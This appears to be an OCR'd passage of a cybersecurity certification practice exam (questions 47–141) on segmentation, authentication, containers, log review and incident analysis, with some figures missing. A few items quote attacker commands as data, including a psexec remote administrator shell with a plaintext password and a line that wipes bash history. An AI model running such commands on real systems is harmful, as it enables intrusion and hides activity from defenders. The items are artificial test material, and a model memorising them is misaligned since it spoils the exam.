D. Routers and switches

47. Ian has been asked to deploy a secure wireless network in parallel with a public wireless network inside his organization's buildings. What type of segmentation should he implement to do so without adding additional costs and complexity?

A. SSID segmentation

B. Logical segmentation

C. Physical segmentation

D. WPA segmentation

48. Barbara has segmented her virtualized servers using VMware to ensure that the networks remain secure and isolated. What type of attack could defeat her security design?

A. VLAN hopping

B. 802.1q trunking vulnerabilities

C. Compromise of the underlying VMware host

D. BGP route spoofing

49. What major issue would Charles face if he relied on hashing malware packages to identify malware packages?

A. Hashing can be spoofed.

B. Collisions can result in false positives.

C. Hashing cannot identify unknown malware.

D. Hashing relies on unencrypted malware samples.

50. Noriko wants to ensure that attackers cannot access his organization's building automation control network. Which of the following segmentation options provides the strongest level of assurance that this will not happen?

A. Air gap

B. VLANs

C. Network firewalls

D. Host firewalls

Use the following scenario for questions 51–53.
Angela is a security practitioner at a midsize company that recently experienced a serious breach due to a successful phishing attack. The company has committed to changing its security practices across the organization and has assigned Angela to determine the best strategy to make major changes that will have a significant impact right away.

51. Angela's company has relied on passwords as its authentication factor for years. The current organizational standard is to require an eight-character, complex password and to require a password change every 12 months. What recommendation should Angela make to significantly decrease the likelihood of a similar phishing attack and breach in the future?

A. Increase the password length.

B. Shorten the password lifespan.

C. Deploy multifactor authentication.

D. Add a PIN to all logins.

52. Angela has decided to roll out a multifactor authentication system. What are the two most common factors used in MFA systems?

A. Location and knowledge

B. Knowledge and possession

C. Knowledge and biometric

D. Knowledge and location

53. Angela's multifactor deployment includes the ability to use text (SMS) messages to send the second factor for authentication. What issues should she point to?

A. VoIP hacks and SIM swapping.

B. SMS messages are logged on the recipient's phones.

C. PIN hacks and SIM swapping.

D. VoIP hacks and PIN hacks.

54. What purpose does the OpenFlow protocol serve in software-defined networks?

A. It captures flow logs from devices.

B. It allows software-defined network controllers to push changes to devices to manage the network.

C. It sends flow logs to flow controllers.

D. It allows devices to push changes to SDN controllers to manage the network.

55. Rick's security research company wants to gather data about current attacks and sets up a number of intentionally vulnerable systems that allow his team to log and analyze exploits and attack tools. What type of environment has Rick set up?

A. A tarpit

B. A honeypot

C. A honeynet

D. A blackhole

56. Kalea wants to prevent DoS attacks against her serverless application from driving up her costs when using a cloud service. What technique is *not* an appropriate solution for her need?

A. Horizontal scaling

B. API keys

C. Setting a cap on API invocations for a given timeframe

D. Using timeouts

57. What is the key difference between virtualization and containerization?

A. Virtualization gives operating systems direct access to the hardware, whereas containerization does not allow applications to directly access the hardware.

B. Virtualization lets you run multiple operating systems on a single physical system, whereas containerization lets you run multiple applications on the same system.

C. Virtualization is necessary for containerization, but containerization is not necessary for virtualization.

D. There is not a key difference; they are elements of the same technology.

58. Brandon is designing the hosting environment for containerized applications. Application group A has personally identifiable information, application group B has health information with different legal requirements for handling, and application group C has business-sensitive data handling requirements. What is the most secure design for his container orchestration environment given the information he has?

A. Run a single, highly secured container host with encryption for data at rest.

B. Run a container host for each application group and secure them based on the data they contain.

C. Run a container host for groups A and B, and run a lower-security container host for group C.

D. Run a container host for groups A and C, and run a health information–specific container host for group B due to the health information it contains.

59. Local and domain administrator accounts, root accounts, and service accounts are all examples of what type of account?

A. Monitored accounts

B. Privileged accounts

C. Root accounts

D. Unprivileged accounts

60. Ned has discovered a key logger plugged into one of his workstations, and he believes that an attacker may have acquired usernames and passwords for all of the users of a shared workstation. Since he does not know how long the keylogger was in use or if it was used on multiple workstations, what is his best security option to prevent this and similar attacks from causing issues in the future?

A. Multifactor authentication

B. Password complexity rules

C. Password lifespan rules

D. Prevent the use of USB devices

61. Facebook Connect, CAS, Shibboleth, and AD FS are all examples of what type of technology?

A. Kerberos implementations

B. Single sign-on implementations

C. Federation technologies

D. OAuth providers

62. Which of the following is *not* a common identity protocol for federation?

A. SAML

B. OpenID

C. OAuth

D. Kerberos

63. Naomi wants to enforce her organization's security policies on cloud service users. What technology is best suited to this?

A. OAuth

B. CASB

C. OpenID

D. DMARC

64. Elliott wants to encrypt data sent between his servers. What protocol is most commonly used for secure web communications over a network?

A. TLS

B. SSL

C. IPsec

D. PPTP

65. What occurs when a website's certificate expires?

A. Web browsers will report an expired certificate to users.

B. The website will no longer be accessible.

C. The certificate will be revoked.

D. All of the above.

66. What term is used to describe defenses that obfuscate the attack surface of an organization by deploying decoys and attractive targets to slow down or distract an attacker?

A. An active defense

B. A honeyjar

C. A bear trap

D. An interactive defense

67. What technology is most commonly used to protect data in transit for modern web applications?

A. VPN

B. TLS

C. SSL

D. IPsec

68. Anja is assessing the security of a web service implementation. Which of the following web service security requirements should she recommend to reduce the likelihood of a successful on-path/man-in-the-middle attack?

A. Use TLS.

B. Use XML input validation.

C. Use XML output validation.

D. Virus-scan files received by web service.

69. What type of access is typically required to compromise a physically isolated and air-gapped system?


A. Wired network access

B. Physical access

C. Wireless network access

D. None of the above, because an isolated, air-gapped system cannot be accessed

70. Amanda's organization uses an air-gap design to protect the HSM device that stores its root encryption certificate. How will Amanda need to access the device if she wants to generate a new certificate?



A. Wirelessly from her laptop

B. Over the wired network from her PC

C. From a system on the air-gapped network

D. Amanda cannot access the device without physical access to it

71. Which of the following parties directly communicate with the end user during a SAML transaction?

A. The relying party

B. The SAML identity provider

C. Both the relying party and the identity provider

D. Neither the relying party nor the identity provider

72. Support for AES, 3DES, ECC, and SHA-256 are all examples of what?

A. Encryption algorithms

B. Hashing algorithms

C. Processor security extensions

D. Bus encryption modules

73. Which of the following is *not* a benefit of physical segmentation?

A. Easier visibility into traffic

B. Improved network security

C. Reduced cost

D. Increased performance

74. Which of the following options is most effective in preventing known password attacks against a web application?

A. Account lockouts

B. Password complexity settings

C. CAPTCHAs

D. Multifactor authentication

75. Which of the following is *not* a common use case for network segmentation?

A. Creating a VoIP network

B. Creating a shared network

C. Creating a guest wireless network

D. Creating trust zones

76. What three layers make up a software-defined network?

A. Application, Datagram, and Physical layers

B. Application, Control, and Infrastructure layers

C. Control, Infrastructure, and Session layers

D. Data link, Presentation, and Transport layers

77. Micah is designing a containerized application security environment and wants to ensure that the container images he is deploying do not introduce security issues due to vulnerable applications. What can he integrate into the CI/CD pipeline to help prevent this?

A. Automated checking of application hashes against known good versions

B. Automated vulnerability scanning

C. Automated fuzz testing

D. Automated updates

78. Camille wants to integrate with a federation. What will she need to authenticate her users to the federation?

A. An IDP

B. A SP

C. An API gateway

D. An SSO server

79. Brandon needs to deploy containers with different purposes, data sensitivity levels, and threat postures to his container environment. How should he group them?

A. Segment containers by purpose

B. Segment containers by data sensitivity

C. Segment containers by threat model

D. All of the above

80. What issues should Brandon consider before choosing to use the vulnerability management tools he has in his non-container-based security environment?

- **A.** Vulnerability management tools may make assumptions about host durability.
- **B.** Vulnerability management tools may make assumptions about update mechanisms and frequencies.
- **C.** Both A and B.
- **D.** Neither A nor B.

81. What key functionality do enterprise privileged account management tools provide?

- **A.** Password creation
- **B.** Access control to individual systems
- **C.** Entitlement management across multiple systems
- **D.** Account expiration tools

82. Amira wants to deploy an open standard–based single sign-on (SSO) tool that supports both authentication and authorization. What open standard should she look for if she wants to federate with a broad variety of identity providers and service providers?

- **A.** LDAP
- **B.** SAML
- **C.** OAuth
- **D.** OpenID Connect

83. Adam is testing code written for a client-server application that handles financial information and notes that traffic is sent between the client and server via TCP port 80. What should he check next?

- **A.** If the server stores data in unencrypted form
- **B.** If the traffic is unencrypted
- **C.** If the systems are on the same network
- **D.** If usernames and passwords are sent as part of the traffic

84. Faraj wants to use statistics gained from live analysis of his network to programmatically change its performance, routing, and optimization. Which of the following technologies is best suited to his needs?

- **A.** Serverless
- **B.** Software-defined networking
- **C.** Physical networking
- **D.** Virtual private networks (VPNs)

85. Elaine's team has deployed an application to a cloud-hosted serverless environment. Which of the following security tools can she use in that environment?

- **A.** Endpoint antivirus
- **B.** Endpoint DLP
- **C.** IDS for the serverless environment
- **D.** None of the above

86. Lucca needs to explain the benefits of network segmentation to the leadership of his organization. Which of the following is *not* a common benefit of segmentation?

A. Decreasing the attack surface

B. Increasing the number of systems in a network segment

C. Limiting the scope of regulatory compliance efforts

D. Increasing availability in the case of an issue or attack

87. Kubernetes and Docker are examples of what type of technology?

A. Encryption

B. Software-defined networking

C. Containerization

D. Serverless

88. Nathan is designing the logging infrastructure for his company and wants to ensure that a compromise of a system will not result in the loss of that system's logs. What should he do to protect the logs?

A. Limit log access to administrators.

B. Encrypt the logs.

C. Rename the log files from their common name.

D. Send the logs to a remote server.

89. Ansel knows he wants to use federated identities in a project he is working on. Which of the following should not be among his choices for a federated identity protocol?

A. OpenID

B. SAML

C. OAuth

D. Authman

90. James uploads a file that he believes is potentially a malware package to VirusTotal and receives positive results, but the file is identified with multiple different malware package names. What has most likely occurred?

A. The malware is polymorphic and is being identified as multiple viruses because it is changing.

B. Different antimalware engines call the same malware package by different names.

C. VirusTotal has likely misidentified the malware package, and this is a false positive.

D. The malware contains multiple malware packages, resulting in the matches.

91. Isaac wants to monitor live memory usage on a Windows system. What tool should he use to see memory usage in a graphical user interface?

A. MemCheck

B. Performance Monitor

C. WinMem

D. Top

92. Abul wants to identify typical behavior on a Windows system using a built-in tool to understand memory, CPU, and disk utilization. What tool can he use to see both real-time performance and over a period of time?

A. `sysmon`

B. `sysgraph`

C. `resmon`

D. `resgraph`

93. The automated malware analysis tool that Jose is using uses a disassembler and performs binary diffing across multiple malware binaries. What information is the tool looking for?

A. Calculating minimum viable signature length

B. Binary fingerprinting to identify the malware author

C. Building a similarity graph of similar functions across binaries

D. Heuristic code analysis of development techniques

94. What does execution of `wmic.exe`, `powershell.exe`, or `winrm.vbs` most likely indicate if you discover one or more was run on a typical end user's workstation?

A. A scripted application installation

B. Remote execution of code

C. A scripted application uninstallation

D. A zero-day attack

95. Ben is reviewing network traffic logs and notices HTTP and HTTPS traffic originating from a workstation. What TCP ports should he expect to see this traffic sent to under most normal circumstances?

A. 80 and 443

B. 22 and 80

C. 80 and 8088

D. 22 and 443

96. While Lucy is monitoring the SIEM, she notices that all of the log sources from her organization's New York branch have stopped reporting for the past 24 hours. What type of detection rules or alerts should she configure to make sure she is aware of this sooner next time?

A. Heuristic

B. Behavior

C. Availability

D. Anomaly

97. After her discovery in the previous question, Lucy is tasked with configuring alerts that are sent to system administrators. She builds a rule that can be represented in pseudocode as follows:

Send an SMS alert every 30 seconds when systems do not send logs for more than 1 minute.

The average administrator at Lucy's organization is responsible for 150–300 machines.

What danger does Lucy's alert create?

A. A DDoS that causes administrators to not be able to access systems

B. A network outage

C. Administrators may ignore or filter the alerts

D. A memory spike

98. Lucy configures an alert that detects when users who do not typically travel log in from other countries. What type of analysis is this?

A. Trend

B. Availability

C. Heuristic

D. Behavior

99. Disabling unneeded services is an example of what type of activity?

A. Threat modeling

B. Incident remediation

C. Proactive risk assessment

D. Reducing the threat attack surface area

100. Suki notices inbound traffic to a Windows system on TCP port 3389 on her corporate network. What type of traffic is she most likely seeing?

A. A NetBIOS file share

B. A RADIUS connection

C. An RDP connection

D. A Kerberos connection

101. Ian wants to capture information about privilege escalation attacks on a Linux system. If he believes that an insider is going to exploit a flaw that allows them to use `sudo` to assume root privileges, where is he most likely to find log information about what occurred?

A. The `sudoers` file

B. `/var/log/sudo`

C. `/var/log/auth.log`

D. Root's `.bash_log`

102. What type of information can Gabby determine from Tripwire logs on a Linux system if it is configured to monitor a directory?

A. How often the directory is accessed

B. If files in the directory have changed

C. If sensitive data was copied out of the directory

D. Who has viewed files in the directory

103. While reviewing systems she is responsible for, Charlene discovers that a user has recently run the following command in a Windows console window. What has occurred?

```
psexec \\10.0.11.1 -u Administrator -p examplepw cmd.exe
```

A. The user has opened a command prompt on their workstation.

B. The user has opened a command prompt on the desktop of a remote workstation.

C. The user has opened an interactive command prompt as administrator on a remote workstation.

D. The user has opened a command prompt on their workstation as Administrator.

104. While reviewing `tcpdump` data, Kwame discovers that hundreds of different IP addresses are sending a steady stream of SYN packets to a server on his network. What concern should Kwame have about what is happening?

A. A firewall is blocking connections from occurring.

B. An IPS is blocking connections from occurring.

C. A denial-of-service attack.

D. An ACK blockage.

105. While reviewing Windows event logs for a Windows system with reported odd behavior, Kai discovers that the system she is reviewing shows `Event ID 1005 MALWAREPROTECTION_SCAN_FAILED` every day at the same time. What is the most likely cause of this issue?

A. The system was shut down.

B. Another antivirus program has interfered with the scan.

C. The user disabled the scan.

D. The scan found a file it was unable to scan.

106. Charles wants to use his SIEM to automatically flag known bad IP addresses. Which of the following capabilities is not typically used for this with SIEM devices?

A. Blocklisting

B. IP reputation

C. Allowlisting

D. Domain reputation

107. Gabby executes the following command. What is she doing?

```
ps -aux | grep apache2 | grep root
```

A. Searching for all files owned by root named `apache2`.

B. Checking currently running processes with the word `apache2` and root both appearing in the output of `ps`.

C. Shutting down all `apache2` processes run by root.

D. There is not enough information to answer this question.

108. While reviewing email headers, Saanvi notices an entry that reads as follows:

From: "John Smith, CIO" `<jsmith@example.com>` with a Received: parameter that shows `mail.demo.com` [10.74.19.11].

Which of the following scenarios is most likely if `demo.com` is not a domain belonging to the same owner as `example.com`?

A. John Smith's email was forwarded by someone at `demo.com`.

B. John Smith's email was sent to someone at `demo.com`.

C. The headers were forged to make it appear to have come from John Smith.

D. The `mail.demo.com` server is a trusted email forwarding partner for `example.com`.

109. Fiona wants to prevent email impersonation of individuals inside her company. What technology can best help prevent this?

A. IMAP

B. SPF

C. DKIM

D. DMARC

110. Which of the items from the following list is not typically found in an email header?

A. Sender IP address

B. Date

C. Receiver IP address

D. Private key

111. Ian wants to leverage multiple threat flows and is frustrated that they come in different formats. What type of tool might best assist him in combining this information and using it to further streamline his operations?

A. IPS

B. OCSP

C. SOAR

D. SAML

112. Cassandra is classifying a threat actor, and she describes the actor as wanting to steal nuclear research data. What term best describes this information?

A. An alias

B. A goal

C. Their sophistication

D. Their resource level

113. During a log review, Mei sees repeated firewall entries, as shown here:

```
Sep 16 2019 23:01:37: %ASA-4-106023: Deny tcp src outside:10.10.0.100/53534
dst inside:192.168.1.128/1521 by
access-group "OUTSIDE" [0x5063b82f, 0x0]
Sep 16 2019 23:01:38: %ASA-4-106023: Deny tcp src outside:10.10.0.100/53534
dst inside:192.168.1.128/1521 by
access-group "OUTSIDE" [0x5063b82f, 0x0]
Sep 16 2019 23:01:39: %ASA-4-106023: Deny tcp src outside:10.10.0.100/53534
dst inside:192.168.1.128/1521 by
access-group "OUTSIDE" [0x5063b82f, 0x0]
Sep 16 2019 23:01:40: %ASA-4-106023: Deny tcp src outside:10.10.0.100/53534
dst inside:192.168.1.128/1521 by
access-group "OUTSIDE" [0x5063b82f, 0x0]
```

What service is the remote system most likely attempting to access?

A. H.323

B. SNMP

C. MS-SQL

D. Oracle

114. While analyzing a malware file that she discovered, Tracy finds an encoded file that she believes is the primary binary in the malware package. Which of the following is *not* a type of tool that the malware writers may have used to obfuscate the code?

A. A packer

B. A crypter

C. A shuffler

D. A protector

115. While reviewing Apache logs, Nara sees the following entries as well as hundreds of others from the same source IP address. What should Nara report has occurred?

```
[ 21/Jul/2019:02:18:33 -0500] - - 10.0.1.1 "GET /scripts/sample.php" "-"
302 336 0
[ 21/Jul/2019:02:18:35 -0500] - - 10.0.1.1 "GET /scripts/test.php" "-"
302 336 0
```

```
[ 21/Jul/2019:02:18:37 -0500] - - 10.0.1.1 "GET /scripts/manage.php" "-"
302 336 0
[ 21/Jul/2019:02:18:38 -0500] - - 10.0.1.1 "GET /scripts/download.php" "-"
302 336 0
[ 21/Jul/2019:02:18:40 -0500] - - 10.0.1.1 "GET /scripts/update.php" "-"
302 336 0
[ 21/Jul/2019:02:18:42 -0500] - - 10.0.1.1 "GET /scripts/new.php" "-"
302 336 0
```


A. A denial-of-service attack

B. A vulnerability scan

C. A port scan

D. A directory traversal attack

116. Andrea needs to add a firewall rule that will prevent external attackers from conducting topology gathering reconnaissance on her network. Where in the following image should she add a rule intended to block this type of traffic?



A. The firewall

B. The router

C. The distribution switch

D. The Windows 2019 server

117. Cormac needs to lock down a Windows workstation that has recently been scanned using Nmap on a Kali Linux–based system, with the results shown here. He knows that the workstation needs to access websites and that the system is part of a Windows domain. What ports should he allow through the system's firewall for externally initiated connections?

```
root@kali:~# nmap -sS -P0 -p 0-65535 192.168.1.14

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-05-25 21:08 EDT
Nmap scan report for dynamo (192.168.1.14)
Host is up (0.00023s latency).
Not shown: 65524 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
2869/tcp  open  icslap
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
7680/tcp  open  unknown
22350/tcp open  CodeMeter
49677/tcp open  unknown
MAC Address: BC:5F:F4:7B:4B:7D (ASRock Incorporation)
```

A. 80, 135, 139, and 445.

B. 80, 445, and 3389.

C. 135, 139, and 445.

D. No ports should be open.

118. Frank's team uses the following query to identify events in their threat intelligence tool. Why would this scenario be of concern to the security team?

```
select * from network-events where data.process.image.file = 'cmd.exe' AND
data.process.parentImage.file != 'explorer.exe' AND data.process.action =
'launch'
```

A. Processes other than `explorer.exe` typically do not launch command prompts.

B. `cmd.exe` should never launch `explorer.exe`.

C. `explorer.exe` provides administrative access to systems.

D. `cmd.exe` runs as administrator by default when launched outside of Explorer.

119. Mark writes a script to pull data from his security data repository. The script includes the following query:

```
select source.name, data.process.cmd, count(*) AS hostcount
from windows-events where type = 'sysmon' AND
data.process.action = 'launch' AND data.process.image.file =
'reg.exe' AND data.process.parentImage.file = 'cmd.exe'
```

He then queries the returned data using the following script:

```
select source.name, data.process.cmd, count(*) AS hostcount
from network-events where type = 'sysmon' AND
```

```
data.process.action = 'launch' AND data.process. image.file =
'cmd.exe' AND data.process.parentImage.file = 'explorer.exe'
```

What events will Mark see?

A. Uses of `explorer.exe` where it is launched by `cmd.exe`

B. Registry edits launched via the command line from Explorer

C. Registry edits launched via `explorer.exe` that modify `cmd.exe`

D. Uses of `cmd.exe` where it is launched by `reg.exe`

120. Mateo is responsible for hardening systems on his network, and he discovers that a number of network appliances have exposed services including telnet, FTP, and web servers. What is his best option to secure these systems?

A. Enable host firewalls.

B. Install patches for those services.

C. Turn off the services for each appliance.

D. Place a network firewall between the devices and the rest of the network.

121. Deepa wants to see the memory utilization for multiple Linux processes all at once. What command should she run?

A. `top`


B. `ls -mem`

C. `mem`

D. `memstat`

Use the following scenario and image to answer questions 122–124.

While reviewing a system she is responsible for, Amanda notices that the system is performing poorly and runs `htop` to see a graphical representation of system resource usage. She sees the information shown in the following image:



122. What issue should Amanda report to the system administrator?

A. High network utilization

B. High memory utilization

C. Insufficient swap space

D. High CPU utilization

123. What command could Amanda run to find the process with the highest CPU utilization if she did not have access to `htop`?

A. `ps`

B. `top`

C. `proc`

D. `load`

124. What command can Amanda use to terminate the process?

A. `term`

B. `stop`

C. `end`

D. `kill`

125. While reviewing output from the `netstat` command, John sees the following output. What should his next action be?

```
[minesweeper.exe]
  TCP    127.0.0.1:62522        dynamo:0      LISTENING
[minesweeper.exe]
TCP    192.168.1.100        151.101.2.69:https  ESTABLISHED
```

A. Capture traffic to 151.101.2.69 using Wireshark.

B. Initiate the organization's incident response plan.

C. Check to see if 151.101.2.69 is a valid Microsoft address.

D. Ignore it; this is a false positive.

126. What does EDR use to capture data for analysis and storage in a central database?

A. A network tap

B. Network flows

C. Software agents

D. Hardware agents

127. While reviewing the command history for an administrative user, Lakshman discovers a suspicious command that was captured:

```
ln /dev/null ~/.bash_history
```

What action was this user attempting to perform?

A. Enabling the Bash history

B. Appending the contents of `/dev/null` to the Bash history

C. Logging all shell commands to `/dev/null`

D. Allowing remote access from the null shell

128. Charles wants to determine whether a message he received was forwarded by analyzing the headers of the message. How can he determine this?

A. Reviewing the Message-ID to see if it has been incremented.

B. Checking for the In-Reply-To field.

C. Checking for the References field.

D. You cannot determine if a message was forwarded by analyzing the headers.

129. While reviewing the filesystem of a potentially compromised system, Marta sees the following output when running `ls -la`. What should her next action be after seeing this?

```
-rwxr-xr-x 1 root root     57 Mar  1  2013 paros
-rwxr-xr-x 1 root root  22256 May 13  2015 parse-edid
-rwxr-xr-x 1 root root  77248 Nov  2  2015 partx
lrwxrwxrwx 1 root root     15 Jan 28  2016 passmass -> expect_passmass
-rwsr-xr-x 1 root root  50000 Aug  5 18:23 passwd
-rwxr-xr-x 1 root root  31240 Jan 18  2016 paste
-rwxr-xr-x 1 root root     67 May 16  2013 paster
-rwxr-xr-x 1 root root     70 May 16  2013 paster2.7
-rwxr-xr-x 1 root root  14792 Nov  6  2015 pasuspender
-rwxr-xr-x 1 root root 128629 Jan 28  2016 patator
-rwxr-xr-x 1 root root 151272 Mar  7  2015 patch
lrwxrwxrwx 1 root root      3 Jan 28  2016 patchwork -> dot
-rwxr-xr-x 1 root root  31032 Dec 12  2015 patgen
-rwxr-xr-x 1 root root  31240 Jan 18  2016 pathchk
-rwxr-xr-x 1 root root  14648 Nov  6  2015 paxllpublish
```

A. Continue to search for other changes.

B. Run `diff` against the password file.

C. Immediately change her password.

D. Check the `passwd` binary against a known good version.

130. Susan wants to check a Windows system for unusual behavior. Which of the following persistence techniques is not commonly used for legitimate purposes?

A. Scheduled tasks

B. Service replacement

C. Service creation

D. Autostart registry keys

131. Matt is reviewing a query that his team wrote for their threat-hunting process. What will the following query warn them about?

```
select timeInterval(date, '4h'), `data.login.user`,
count(distinct data.login.machine.name) as machinecount from
network-events where data.winevent.EventID = 4624 having
machinecount> 1
```

A. Users who log in more than once a day

B. Users who are logged in to more than one machine within four hours

C. Users who do not log in for more than four hours

D. Users who do not log in to more than one machine in four hours

132. Ben wants to quickly check a suspect binary file for signs of its purpose or other information that it may contain. What Linux tool can quickly show him potentially useful information contained in the file?

A. `grep`

B. `more`

C. `less`

D. `strings`

133. Lucas believes that an attacker has successfully compromised his web server. Using the following output of `ps`, identify the process ID he should focus on:

```
root       507  0.0  0.1 258268  3288 ?        Ssl  15:52   0:00 /usr/sbin/
rsyslogd -n
message+   508  0.0  0.2  44176  5160 ?        Ss   15:52   0:00 /usr/bin/
dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activa
root       523  0.0  0.3 281092  6312 ?        Ssl  15:52   0:00 /usr/lib/
accountsservice/accounts-daemon
root       524  0.0  0.7 389760 15956 ?        Ssl  15:52   0:00 /usr/sbin/
NetworkManager --no-daemon
root       527  0.0  0.1  28432  2992 ?        Ss   15:52   0:00 /lib/
systemd/systemd-logind
apache      714  0.0  0.1  27416  2748 ?         Ss   15:52   0:00 /www/
temp/webmin
root       617  0.0  0.1  19312  2056 ?        Ss   15:52   0:00 /usr/sbin/
irqbalance --pid=/var/run/irqbalance.pid
root       644  0.0  0.1 245472  2444 ?        Sl   15:52   0:01 /usr/sbin/
VBoxService
root       653  0.0  0.0  12828  1848 tty1     Ss+  15:52   0:00 /sbin/agetty
--noclear tty1 linux
root       661  0.0  0.3 285428  8088 ?        Ssl  15:52   0:00 /usr/lib/
policykit-1/polkitd --no-debug
root       663  0.0  0.3 364752  7600 ?        Ssl  15:52   0:00 /usr/
sbin/gdm3
root       846  0.0  0.5 285816 10884 ?        Ssl  15:53   0:00 /usr/lib/
upower/upowerd
root       867  0.0  0.3 235180  7272 ?        Sl   15:53   0:00 gdm-session-
worker [pam/gdm-launch-environment]
Debian-+   877  0.0  0.2  46892  4816 ?        Ss   15:53   0:00 /lib/
systemd/systemd --user
Debian-+   878  0.0  0.0  62672  1596 ?        S    15:53   0:00 (sd-pam)
```

A. 508

B. 617

C. 846

D. 714

134. Damian has discovered that systems throughout his organization have been compromised for more than a year by an attacker with significant resources and technology. After a month of attempting to fully remove the intrusion, his organization is still finding signs of compromise despite their best efforts. How would Damian best categorize this threat actor?

A. Criminal

B. Hacktivist

C. APT

D. Unknown

135. While investigating a compromise, Glenn encounters evidence that a user account has been added to the system he is reviewing. He runs a `diff` of `/etc/shadow` and `/etc/passwd` and sees the following output. What has occurred?

```
root:$6$XHxtN5iB$5WOyg3gGfzr9QHPLo.7z0XIQIzEW6Q3/
K7iipxG7ue04CmelkjC51SndpOcQlxTHmW4/AKKsKew4f3cb/.BK8/:16828:0:99999:7:::
> daemon:*:16820:0:99999:7:::
> bin:*:16820:0:99999:7:::
> sys:*:16820:0:99999:7:::
> sync:*:16820:0:99999:7:::
> games:*:16820:0:99999:7:::
> man:*:16820:0:99999:7:::
> lp:*:16820:0:99999:7:::
> mail:*:16820:0:99999:7:::
> news:*:16820:0:99999:7:::
> uucp:*:16820:0:99999:7:::
> proxy:*:16820:0:99999:7:::
> www-data:*:16820:0:99999:7:::
> backup:*:16820:0:99999:7:::
> list:*:16820:0:99999:7:::
> irc:*:16820:0:99999:7:::
```

A. The root account has been compromised.

B. An account named `daemon` has been added.

C. The shadow password file has been modified.

D. `/etc/shadow` and `/etc/passwd` cannot be `diff`ed to create a useful comparison.

136. Bruce wants to integrate a security system to his SOAR. The security system provides real-time query capabilities, and Bruce wants to take advantage of this to provide up-to-the-moment data for his SOAR tool. What type of integration is best suited to this?

A. CSV

B. Flat file

C. API

D. Email

137. Carol wants to analyze email as part of her antispam and antiphishing measures. Which of the following is least likely to show signs of phishing or other email-based attacks?

A. The email's headers

B. Embedded links in the email

C. Attachments to the email

D. The email signature block

138. Juliette wants to decrease the risk of embedded links in email. Which of the following solutions is the most common method for doing this?

A. Removing all links in email

B. Redirecting links in email to a proxy

C. Scanning all email using an antimalware tool

D. Using a DNS blackhole and IP reputation list

139. James wants to use an automated malware signature creation tool. What type of environment do tools like this unpack and run the malware in?

A. A sandbox

B. A physical machine

C. A container

D. A DMARC

140. Luis discovers the following entries in `/var/log/auth.log`. What is most likely occurring?

```
Aug  6 14:13:00 demo sshd[5279]: Failed password for root from 10.11.34.11
port 38460 ssh2
Aug  6 14:13:00 demo sshd[5275]: Failed password for root from 10.11.34.11
port 38452 ssh2
Aug  6 14:13:00 demo sshd[5284]: Failed password for root from 10.11.34.11
port 38474 ssh2
Aug  6 14:13:00 demo sshd[5272]: Failed password for root from 10.11.34.11
port 38446 ssh2
Aug  6 14:13:00 demo sshd[5276]: Failed password for root from 10.11.34.11
port 38454 ssh2
Aug  6 14:13:00 demo sshd[5273]: Failed password for root from 10.11.34.11
port 38448 ssh2
Aug  6 14:13:00 demo sshd[5271]: Failed password for root from 10.11.34.11
port 38444 ssh2
Aug  6 14:13:00 demo sshd[5280]: Failed password for root from 10.11.34.11
port 38463 ssh2
Aug  6 14:13:01 demo sshd[5302]: Failed password for root from 10.11.34.11
port 38478 ssh2
Aug  6 14:13:01 demo sshd[5301]: Failed password for root from 10.11.34.11
port 38476 ssh2
```

A. A user has forgotten their password.

B. A brute-force attack against the root account.

C. A misconfigured service.

D. A denial-of-service attack against the root account.

141. Singh wants to prevent remote login attacks against the root account on a Linux system. What method will stop attacks like this while allowing normal users to use SSH?

A. Add an `iptables` rule blocking root logins.

B. Add root to the `sudoers` group.

C. Change `sshd_config` to deny root login.

D. Add a network IPS rule to block root logins.

